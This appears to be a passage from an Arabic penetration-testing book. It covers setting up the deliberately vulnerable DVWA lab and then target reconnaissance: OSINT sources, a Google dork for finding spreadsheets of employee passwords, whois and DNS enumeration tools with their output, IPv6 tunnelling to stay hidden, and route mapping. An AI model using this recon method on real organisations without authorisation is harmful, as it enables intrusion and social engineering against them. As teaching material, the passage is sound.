
لتنصيب **DVWA** اتبع الخطوات التالية:

- قم بتحميل **DVWA** من موقعه الرسمي على الانترنت
- قم بفك ضغط الملف المحمل



- قم بتغير اسم المجلد من **DVWA-1.0.9.zip** إلى **dvwa** وقم بنقله إلى المسار

var/www/html



- قم بإعطاء المجلد صلاحية من خلال التعليمة التالية

```
root@h2o:~# chmod -R 755 /var/www/html/dvwa/
```

- شغل Apache2 باستخدام التعليمة التالية

```
root@h2o:~# service apache2 start
```

- شغل MySQL

```
root@h2o:~# service mysql start
```

- قم بخلق قاعدة بيانات ل **dvwa** باستخدام التعليمة التالية

mysql -u root -p

اضغط **enter** وعندما يسألك عن كلمة السر اتركها خالية و اضغط **enter**

```
root@h2o:~# mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 43
Server version: 5.5.46-0+deb8u1 (Debian)

Copyright (c) 2000, 2015, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> 
```

ثم اكتب التعليمة التالية:


create database dvwa؛;

اكتب **exit** واضغط **enter**

- افتح المتصفح واكتب العنوان التالي:

127.0.0.1/dvwa

- قم بتسجيل الدخول باستخدام اسم المستخدم الافتراضي **admin** وكلمة السر الافتراضية **password**



من قائمة **setup** قم بالضغط على **Create/setup Database** لتقوم بخلق أول قاعدة بيانات لاستخدامها في الاختبار الأول.

Home
Instructions
Setup / Reset DB

Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
XSS (Reflected)
XSS (Stored)

DVWA Security
PHP Info
About

Logout

Database Setup

Click on the 'Create / Reset Database' button below to create or reset your database.
If you get an error make sure you have the correct user credentials in: **/var/www/html/dvwa/config/config.inc.php**

If the database already exists, **it will be cleared and the data will be reset**.
You can also use this to reset the administrator credentials ("**admin** // **password**") at any stage.

Setup Check

Operating system: ***nix**
Backend database: **MySQL**
PHP version: **5.6.14-0+deb8u1**

Web Server SERVER_NAME: **127.0.0.1**

PHP function display_errors: **Disabled**
PHP function safe_mode: Disabled
PHP function allow_url_include: **Disabled**
PHP function allow_url_fopen: Enabled
PHP function magic_quotes_gpc: Disabled
PHP module php-gd: **Missing**

reCAPTCHA key: **Missing**

Writable folder /var/www/html/dvwa/hackable/uploads/: **No**
Writable file /var/www/html/dvwa/external/phpids/0.6/lib/IDS/tmp/phpids_log.txt: **No**

Status in red, *indicate there will be an issue when trying to complete some modules.*

Create / Reset Database

Create / Reset Database

Database has been created.

'users' table was created.

Data inserted into 'users' table.


'guestbook' table was created.

Data inserted into 'guestbook' table.

Setup successful!

من القائمة **DVWA Security** اختر **low** كما في الشكل التالي

ثم اضغط على زر **submit**



الآن أنت جاهز لاستخدام أدوات اختبار الاختراق في كالي لينكس لمهاجمة تطبيق الويب **DVWA**

لا يجب عليك أن تقوم بإغلاق **VW** في كل مرة تريد بها التوقف عن العمل بل يمكنك القيام بعملية ايقاف **suspend VM** وبالتالي سيتم الحفاظ على الحالة التي كنت تعمل عليها إما إذا قمت بعملية إغلاق **shut down VM** فيجب عليك اتباع الخطوات السابقة لتقوم بإعداد بيئة العمل مرة أخرى.



محتوى هذا الفصل:

- المبادئ الأساسية للاستطلاع.
- جمع معلومات المستخدم.
- التعرف على سيرفر الويب.
- استراتيجيات البحث السري.
- تعريف البنية التحتية للشبكة.

I'm a hacker, but I'm the good kind of hackers. And I've never been a criminal

مقدمة:

الاستطلاع هو أول مهمة يجب القيام بها في عملية اختبار الاختراق ضد أي شبكة أو أي سيرفر، مختبر الاختراق يمضي أكثر من **75**% من وقت عملية اختبار الاختراق في استطلاع واكتشاف الهدف ومعرفة الخدمات التي تعمل على النظام الهدف والبحث عن الثغرات التي تؤدي بالنهاية لعملية الاستغلال.

يوجد نوعان من عملية الاستطلاع:

- الاستطلاع الغير فعال **Passive reconnaissance**
- الاستطلاع الفعال **active reconnaissance**

بشكل عام فإن الاستطلاع الغير فعال يتم من خلال تحليل البيانات المتوفرة بشكل مفتوح في صفحات الموقع الهدف أو في صفحات الانترنت الأخرى، عند الوصول لهذه المعلومات فإن مختبر الاختراق لا يتفاعل مع الهدف ولن يكون هناك أفعال تُسجل في سجلات الحماية الخاصة بالهدف، الاستطلاع الغير فعال مهم جداً لمختبر الاختراق لكي يتعرف على الهدف.

في هذا الفصل سوف نتعرف على مبادئ الاستطلاع والتي تتضمن الأمور التالية:

- المبادئ الأساسية للاستطلاع.
- مصادر الاستخبارات المفتوحة **Open-source intelligence (OSINT)**
- استطلاع **DNS (Domain name service)** ورسم خريطة للمسار **route mapping** والتعرف على نظامي العنونة **IPv4 and IPv6**
- الحصول على معلومات المستخدم.
- التعرف على صفحات المستخدمين من أجل تشكيل قائمة بكلمات السر المحتملة.

المبادئ الأساسية للاستطلاع:

الاستطلاع هو او عملية يجب أن يقوم بها المهاجم قبل البدء بعملية الهجوم الفعلي على الهدف وتقسم عملية الاستطلاع إلى استطلاع غير فعال (لا يوجد تفاعل مباشر مع الهدف) واستطلاع فعال (تفاعل مباشر مع الهدف)

خلال عملية الاستطلاع الغير فعال لا يتم تسجيل أي أفعال قام بها المهاجم في سجلات الحماية الخاصة بالهدف (مثل البحث عن عنوان ايميل الهدف عبر محرك البحث غوغل)

بشكل عام فإن الاستطلاع الغير فعال يركز على الشركة الهدف وعلى الموظفين وجمع المعلومات المتوفرة بالإنترنت عن الهدف كأن يقوم مختبر الاختراق بتصفح موقع الشركة الهدف عبر الانترنت ويشاهد الصفحات المختلفة ويقوم بتحميل المستندات الموجودة لكي يقوم بدراستها وتحليلها.

أما في عملية الاستطلاع الفعال فإن مختبر الاختراق يقوم بعملية مسح أو فحص للبورتات في الشبكة الهدف وهذا يمكن أن يثير أو ينبه جهاز الإنذار في نظام الحماية في الشبكة الهدف ويمكن أن يتم إلتقاط عنوان **IP** الخاص بمختبر الاختراق والذي يمكن أن يستخدم للكشف عن هويته.

لتصبح مختبر اختراق محترف يجب عليك أن تقوم بجمع أكبر قدر من المعلومات المفيدة من خلال عملية الاستطلاع الغير فعال لأنه عبر الاستطلاع الغير فعال تقلل من مخاطر اكتشافك من قبل نظام الحماية في الهدف.

مصادر الاستخبارات المفتوحة:

أول خطوة يقوم بها المهاجم هي جمع المعلومات من

Open-source intelligence or OSINT

وهو عبارة عن تجميع المعلومات من المصادر العامة المفتوحة وبشكل خاص من الانترنت.

عملية جمع المعلومات من المصادر المفتوحة وتحليلها هو أمر ضخم ومعقد ولا يمكن شمله كاملاً في هذا الكتاب لذلك سوف اتحدث فقط عن بعض الأمور الأساسية:

- الموقع الجغرافي لمكتب الشركة الهدف.
- نظرة عامة على الشركة الأساسية وعلى الشركات الفرعية التابعة لها.
- معرفة أسماء الموظفين و عناوين الإيملات الخاصة بهم وأرقام هواتفهم.
- معرفة الثقافة واللغة الخاصة بالشركة لأن هذا يساعد في هجوم الهندسة الاجتماعية.
- معرفة الشركاء ومندوبي المبيعات الذين تتعامل معهم الشركة الهدف.

مصادر أخرى متوفرة ومجانية يمكن أن تستخدم لجمع المعلومات:

- محركات البحث مثل **Google and Bing**

مختبر الاختراق يمكن أن يدخل مصطلحات بحث خاصة للحصول على المعلومات التي يرغب بها

مثال:

company name" + password filetype:xls"

استخدام العبارة السابقة كدخل لمحرك البحث يمكن أن يعرض جداول أكسل تحوي على كلمات السر الخاصة بالموظفين.

مصطلحات البحث تسمى أيضاً دورك **Google dorks**

www.exploit-db.com/google-dorks

الكالي يحوي على أداة استطلاع وبحث عن معلومات تعمل بشكل أوتوماتيكي وهو **Maltego** سنتحدث عنها لاحقاً في هذا الكتاب

واحد من أكثر محركات البحث فاعلية هو www.yandex.com **Yandex**

وهو محرك بحث روسي ويسمح بعملية بحث بلغات أخرى منها الإنكليزية وهو فعال أكثر من غوغل في حالات البحث عن معلومات مخصصة.

- المواقع الحكومية والمواقع المالية ومواقع المنظمات.
- مواقع التوظيف للبحث عن معلومات عن الشركة الهدف.
- المحتوى المخبئ يمكن عرضه من خلال أمر البحث التالي **cach:url** في محرك البحث غوغل.
- المواقع التي تقوم بجمع ومقارنة النتائج من عدة محركات بحث مثل www.zuula.com **Zuula**
- المدونات الخاصة بالشركة الهدف أو الخاصة بالموظفين؟

- شبكات التواصل الاجتماعي مثل (LinkeIn, Facebook and Twitter)
- المواقع التي تقوم بعملية بحث عن DNS وتؤمن معلومات عن السيرفر مثل

DNSstuff www.dnsstuff.com
ServerSniff www.serversniff.com
Netcraft www.netcraft.com

- مجرك البحث **shodan:** يؤمن معلومات عن أجهزة الشبكة وهذا يسمح للمهاجم بالبحث عن الجهاز لمعرفة الثغرات الخاصة به.

استطلاع DNS ورسم المسار إلى الهدف:

DNS reconnaissance and route mapping

بعد أن تقوم بالتعرف على الهدف من مصادر المعلومات المتاحة فالخطوة التالية هي معرفة معلومات عن عنوان **IP address** الخاص بالهدف والمسار بينك وبين الهدف **route**

DNS: domain name service هي خدمة تؤمن عملية تحويل أسماء المواقع على الانترنت إلى العناوين الرقمية الخاصة بها **IP address**

استطلاع **DNS** يقوم بتعريف من هو مالك الدومين

أو من هو مالك مجموعة عناوين **IP addresses**

معلومات **DNS** تُعرف أسماء الدومين الفعلية وعناوين **IP** المخصصة للهدف والمسار بين مختبر الاختراق أو المهاجم والهدف.

هذه المعلومات تكون فعالة بشكل جزئي وبعض هذه المعلومات متوفرة بشكل مجاني من مصادر مفتوحة والبعض الأخر من المعلومات يتم الحصول عليه طرق ثالث مثل سجلات **DNS registrars**

يجب أن تدرك أن المعلومات التي تحصل عليها يمكن أن تكون قديمة أو ناقصة أو حتى تكون معلومات مضللة لذلك يجب عليك استخدام أكثر من أداة للقيام بعملية جمع المعلومات ومن ثم مقاطعة النتائج للحصول على نتيجة صحيحة باحتمالية كبيرة.

أفضل طريقة للقيام بهذه العملية هو استخدام سكريبت تؤدي مهمة جمع المعلومات بشكل أتوماتيكي سوف أعرض مثال لاستخدام سكريبتات مع أداة **nmap** في فصل لاحق من هذا الكتاب.

WHOIS:

أول خطوة للبحث عن عنوان **IP** هي معرفة بعض المعلومات الأساسية عن الموقع من خلال الأمر **whois** كما في الشكل التالي:

```
root@h2o:~# whois google.com

Whois Server Version 2.0

Domain names in the .com and .net domains can now be registered
with many different competing registrars. Go to http://www.internic.net
for detailed information.

Aborting search 50 records found .....
   Server Name: GOOGLE.COM.AFRICANBATS.ORG
   Registrar: TUCOWS DOMAINS INC.
   Whois Server: whois.tucows.com
   Referral URL: http://www.tucowsdomains.com

   Server Name: GOOGLE.COM.ANGRYPIRATES.COM
   IP Address: 8.8.8.8
   Registrar: NAME.COM, INC.
   Whois Server: whois.name.com
   Referral URL: http://www.name.com

   Server Name: GOOGLE.COM.AR
   Registrar: ENOM, INC.
   Whois Server: whois.enom.com
```

نتيجة هذه التعليمة تعرض معلومات جغرافية وأسماء وأرقام هواتف وهذه المعلومات يمكن أن تساعد في هجوم الهندسة الاجتماعية.

يوجد العديد من المواقع المجانية على شبكة الانترنت تقوم بعملية **whois lookup** بشكل اتوماتيكي ولكن الموقع يقوم بتسجيل عنوان **IP** الخاص بك في سجلاته.

استطلاع DNS:

DNS: Domain Name System

وهي قاعدة بيانات موزعة تقوم بتحويل أسماء المواقع إلى عناوين **IP** رقمية

```
root@h2o:~# dig google.com

; <<>> DiG 9.9.5-9+deb8u4-Debian <<>> google.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 33572
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4000
;; QUESTION SECTION:
;google.com.                    IN      A

;; ANSWER SECTION:
google.com.             88      IN      A       216.58.210.206

;; Query time: 0 msec
;; SERVER: 192.168.1.10#53(192.168.1.10)
;; WHEN: Mon Jan 04 01:23:59 EST 2016
;; MSG SIZE  rcvd: 55
```

مختبر الاختراق أو المهاجم يمكن أن يستخدم معلومات **DNS** للقيام بإحدى الأمور التالية:

- هجوم القوة الغاشمة **brute-force attack** لمعرفة أسماء دومين جديدة مرتبطة بالهدف.
- إذا كان سيرفر **DNS** يسمح بترجمة النطاق لأي طالب فهذا سوف يؤمن أسماء وعناوين الأجهزة المتصلة بالشبكة الداخلية وهذا يجعل من السهل التعرف على الهدف المحتمل، إذا كانت معلومات

DNS العامة (الخارجية) غير معزولة عن معلومات **DNS** للشبكة الخاصة (الداخلية) فإن مترجم النطاقات يمكن أن يكشف عن معلومات عن أسماء وعناوين الأجهزة في الشبكة الداخلية.

كل أجهزة كشف التطفل **IDS(Intruder Detection System)** و أجهزة منع التطفل **IPS(Intruder Protection System)** تصدر انذار إذا طلب مترجم النطاقات ذلك.

- إيجاد الخدمات التي يمكن أن تكون مصابة بثغرات (مثل **FTP**) أو التي يمكن التحكم بها عن بعد.
- إيجاد الخدمات المُعدة بشكل خاطئ أو الخدمات الغير مرقعة **unpatched servers**

- **Service records (SRV)**: يؤمن معلومات عن الخدمة والنقل والبورت والترتيب ذو الأهمية للخدمات، هذا يسمح للمهاجم باستنتاج السوفت وير.

- **DomainKeys Identified Mail (DKIM)**
Sender Policy Framework (SPF)

هذه التسجيلات تستخدم للتحكم بالايملات المزعجة **spam e-mail** وفي حال كانت هذه السجلات معروفة فإن المهاجم يستطيع معرفة أن الحماية قوية أكثر من باقي المنظمات وهنا تأتي أهمية

استخدام هجوم الهندسة الاجتماعية لأن هذا الهجوم لا يتأثر بالحماية القوية.

كل من نظام تشغيل ويندوز ونظام لينكس يدعمان أدوات تعمل من خلال سطر الأوامر **command-line** مثل **nslookup** في نظام ويندوز و **dig** في نظام لينكس

للأسف فإن هذه الأدوات تستطيع التعامل مع سيرفر واحد في نفس الوقت وتتطلب إجابات تفاعلية لتكون فعالة.

كالي مزود بعدة أدوات مخصصة لتقوم بالطلب المتكرر لمعلومات **DNS** من الهدف ولكن يجب أن تنتبه إلى أن الأداة التي تريد استخدامها يجب أن تكون متوافقة مع نسخة برتوكول الانترنت المستخدم للاتصال مع الهدف **IP4 or IP6**

:IP4

وهو مُعرف رقمي فريد يستخدم لتعريف الأجهزة المتصلة مع بعضها في شبكة خاصة أو عامة (شبكة الانترنت)، حالياً الانترنت مبني على **IP4**

كالي يحوي على عدة أدوات تساعد في عملية استطلاع **DNS**:

الأداة	الوصف
dnsenum **dnsmap** **dnsrecon**	هناك العديد من أدوات البحث واستطلاع DNS ولكن dnsrecon هو الخيار الأول بسبب موثوقيته العالية ونتائجه يمكن أن يتم تصديرها بشكل مباشر إلى Metasploit Framework
dnstracer	يقوم بتحديد من أين حصل الدومين المعطى على معلوماته ويتابع سلسلة السيرفرات DNS التي تعرف هذه البيانات
dnswalk	وهو منقح أو مصحح أخطاء يقوم بفحص دومين معين من أجل التطابق الداخلي والدقة
Fierce	يقوم بتعيين مجالات IP غير متجاورة وأسماء دومينات محددة من خلال محاولة ترجمة النطاق ثم يحاول القيام بهجوم القوة الغاشمة للحصول على معلومات

معظم مختبري الاختراق يستخدمون **fierce** للتأكد من أن كل الأهداف الممكنة تم تعريفها ثم يتم استخدام أدوات أوسع مثل **dnsenum and dnsrecon** لتوليد أكبر كمية من البيانات وتأمين درجة من الصحة.

الشكل التالي يظهر استخدام **dnsrecon** لتوليد سجل بحث **DNS** معياري وبحث مخصص من أجل سجلات **SRV**

```
root@h2o:~# dnsrecon -d google.com
[*] Performing General Enumeration of Domain: google.com
[-] DNSSEC is not configured for google.com
[*]      SOA ns4.google.com 216.239.38.10
[*]      NS ns1.google.com 216.239.32.10
[*]      NS ns4.google.com 216.239.38.10
[*]      NS ns2.google.com 216.239.34.10
[*]      NS ns3.google.com 216.239.36.10
[*]      MX aspmx.l.google.com 64.233.166.27
[*]      MX alt1.aspmx.l.google.com 64.233.164.27
[*]      MX alt4.aspmx.l.google.com 173.194.72.27
[*]      MX alt3.aspmx.l.google.com 64.233.189.27
[*]      MX alt2.aspmx.l.google.com 74.125.68.27
[*]      MX aspmx.l.google.com 2a00:1450:400c:c02::1b
[*]      MX alt1.aspmx.l.google.com 2a00:1450:4010:c07::1a
[*]      MX alt4.aspmx.l.google.com 2404:6800:4008:c01::1a
[*]      MX alt3.aspmx.l.google.com 2404:6800:4008:c07::1b
[*]      MX alt2.aspmx.l.google.com 2404:6800:4003:c02::1a
[*]      A google.com 216.58.210.206
[*]      AAAA google.com 2a00:1450:4006:803::200e
[*]      TXT google.com v=spf1 include:_spf.google.com ~all
[*] Enumerating SRV Records
[*]      SRV _ldap._tcp.google.com ldap.google.com 216.239.32.58 389 0
```

DNSrecon يسمح لمختبر الاختراق بالحصول على سجل **SOA** واسم السيرفر **name server (NS)** وأجهزة تبادل الايميلات **mail exchanger (MX)** و ايميلات السيرفر المرسلة باستخدام **Sender Policy Framework (SPF)** ومجال عناوين **IP** المستخدم.

:IPv6

رغم أن **IPv4** يسمح بمجال كبير من العناوين لكن هذه العناوين يتم استهلاكها عاماً بعد عام وهذا يجبرنا على استخدام

NAT (Network Address Translation)
DHCP (Dynamic Host Configuration Protocol)

لزيادة عدد العناوين المتاحة تم إيجاد **IPv6** لتحسين وزيادة مجال العناوين.

حالياً **IPv6** يستخدم في عنونة أقل من **5**% من عناوين الانترنت ولكن استخدامه يتزايد وكمختبر اختراق يجب أن تكون مستعد للتعامل مع هذه التقنية الجديدة من العنونة.

في **IPv6** عناوين المصدر والهدف لها طول **128 bits** وهذا يعطي **2^128** عنوان ممكن ،هذه الزيادة في الحجم أوجدت بعض المشاكل لمختبري الاختراق وخاصة عند استخدام أدوات البحث التي تمشي خلال مجال العناوين المتاحة للبحث عن السيرفرات التي تعمل ،ولكن بعض خصائص **IPv6** تسهل عملية الاكتشاف وخاصة عند استخدام **ICMPv6(Internet Control Message Protocol)** لتعريف الأجهزة التي تعمل في الشبكة المحلية.

يجب أن تدرك بعض الأمور قبل البدء بعملية البحث في **IPv6** للأسباب التالية:

- هناك وظائف مختلفة في **IPv6** تقوم بها أدوات الاختبار لذلك يجب على مختبر الاختراق التأكد من صلاحية الأداة للعمل مع **IPv4 or IPv6** أو في الشبكات المختلطة.
- لأن **IPv6** نسبياً يعتبر برتوكول جديد فإن الشبكة الهدف يمكن أن تحوي على إخطاء في الإعداد وهذا يؤدي إلى فقدان البيانات المهمة لذلك يجب على مختبر الاختراق الاستعداد للتعامل مع هذه البيانات.
- الشبكات القديمة تحوي على جدران نارية وأنظمة منع تطفل وأنظمة اكتشاف التطفل (**firewalls, IDS, and IPS**) والتي لا تستطيع اكتشاف **IPv6** لذلك يمكن لمختبر الاختراق استخدام **IPv6 tunnels** للحفاظ على اتصال مخفي مع الشبكة الهدف وتبادل المعلومات مع الشبكة بكل مخفي.

نظام كالي يحوي على عدة أدوات طورت للتعامل مع **IPv6** (معظم أدوات البحث المعقدة مثل **nmap** أصبحت الآن تدعم **IPv6**)

الجدول التالي يعرض بعض هذه الأدوات:

الأداة	الوصف
dnsdict6	تعداد الدومينات الفرعية للحصول على عناوين **IPv4 and IPv6** إذا وجدت وذلك باستخدام القوة الغاشمة بالاعتماد على ملف أو قائمة يتم تزويد الأداة بها
dnsrevenum6	يقوم بعملية تعداد عكسية ل **DNS** ليعطي عناوين **IPv6**

نتيجة تنفذ التعليمة **dnsdict6** يظهر بالشكل التالي:

```
root@kali:~# dnsdict6 google.com
Starting DNS enumeration work on google.com. ...
Starting enumerating google.com. - creating 8 threads for 798 words...
Estimated time to completion: 1 to 2 minutes
www.google.com. => 2607:f8b0:400b:807::1012
ipv6.google.com. => 2607:f8b0:400b:80b::1012
mail.google.com. => 2607:f8b0:400b:806::1016
blog.google.com. => 2607:f8b0:4001:c00::bf
```

رسم خريطة المسار إلى الهدف:

رسم خريطة للمسار يتم عادتاً باستخدام أداوت تسمح برؤية المسار الذي تسلكه حزمة **IP packet** من جهاز لآخر.

باستخدام حقل **time to live (TTL)** في حزمة **IP packet** التي تنتقل من جهاز لآخر.

كل راوتر يقوم بعملية الاستقبال يقوم بإنقاص قيمة حقل **TTL** بمقدار **1**

من وجهة نظر مختبر الاختراق فإن معلومات تتبع المسار تعطي البيانات المهمة التالية:

- المسار بين المهاجم والهدف.
- تلميحات عن طوبولوجية الشبكة الخارجية.
- كشف أجهزة التحكم بالوصول مثل الجدران النارية أو راوترات فلترة حزم البيانات.
- إذا كانت الشبكة مُعدة بشكل خاطئ فإنه من الممكن التعرف على عناوين الشبكة الداخلية.

الموقع www.tracroute.org يقوم برسم عدة أشكال للمسار للشبكة الهدف.

في كالي يمكن استخدام الأداة **traceroute** التي تستخدم حزم **ICMP packets** لرسم خريطة للمسار.

الشكل التالي يظهر نتيجة استخدام الأمر **traceroute** :

```
root@h2o:~# traceroute google.com
traceroute to google.com (216.58.210.206), 30 hops max, 60 byte packets
 1  192.168.1.100 (192.168.1.100)  1.302 ms  1.681 ms  2.334 ms
 2  82.137.200.2 (82.137.200.2)  45.698 ms  46.055 ms  48.293 ms
 3  10.20.10.254 (10.20.10.254)  50.800 ms  54.432 ms  55.776 ms
 4  10.0.0.6 (10.0.0.6)  52.192 ms  55.261 ms  54.824 ms
 5  10.200.8.9 (10.200.8.9)  329.895 ms  330.491 ms 10.200.0.9 (10.200.0.9)
 6  10.100.8.137 (10.100.8.137)  60.855 ms 10.100.16.137 (10.100.16.137)  6
 7  * 10.100.15.2 (10.100.15.2)  47.502 ms *
```

أو يمكن استخدام الأمر **tracert** في نظام ويندوز كما في الشكل التالي:

```
C:\>tracert 24.226.16.35

Tracing route to cache.googlevideo.com [24.226.16.35]
over a maximum of 30 hops:

  1     1 ms    <1 ms    <1 ms  192.168.1.1
  2    13 ms     7 ms     1 ms  s72-38-69-141.static.comm.cgocable.net [72.38.69
.141]
  3    21 ms    31 ms    29 ms  10.64.232.1
  4   164 ms   159 ms   210 ms  d226-8-197.home.cgocable.net [24.226.8.197]
  5    95 ms    98 ms    95 ms  cgowave-busy3-ubr.cgocable.net [24.226.6.133]
  6    12 ms    12 ms    14 ms  cache.googlevideo.com [24.226.16.35]

Trace complete.
```

هذا المسار يمكن أن يختلف قليلاً

traceroute في كالي يستخدم بشكل افتراضي **UDP datagrams** أما **tracert** في ويندوز يستخدم **ICMP echo request (ICMP type 8)**

لذلك عند الانتهاء من استخدام **traceroute** في كالي من المهم استخدام عدة برتوكولات من أجل الحصول على المسار الكامل وتجاوز أجهزة فلترة حزم البيانات.

كالي يحوي على الأدوات التالية من أجل اكمال عملية رسم المسار:

الأداة	الوصف
hping3	وهي مترجم ومحلل لحزم **TCP/IP** وتدعم **TCP, UDP, ICMP, and raw-IP**
Intrace	تسمح للمستخدم بتعداد قفزات **IP** من خلال استغلال اتصال **TCP** الموجود من النظام أو الشبكة المحلية أو من الأجهزة المحلية وهذا يجعلها مفيدة جداً لتجاوز الفلاتر الخارجية مثل الجدران النارية

hping3 هو واحدة من أهم الأدوات المفيدة لأن التحكم بها يعطي عدة أنواع حزم البيانات **packets** وعدة مصادر لحزم البيانات وعدة أهداف لحزم البيانات.

الحصول على معلومات المستخدم:

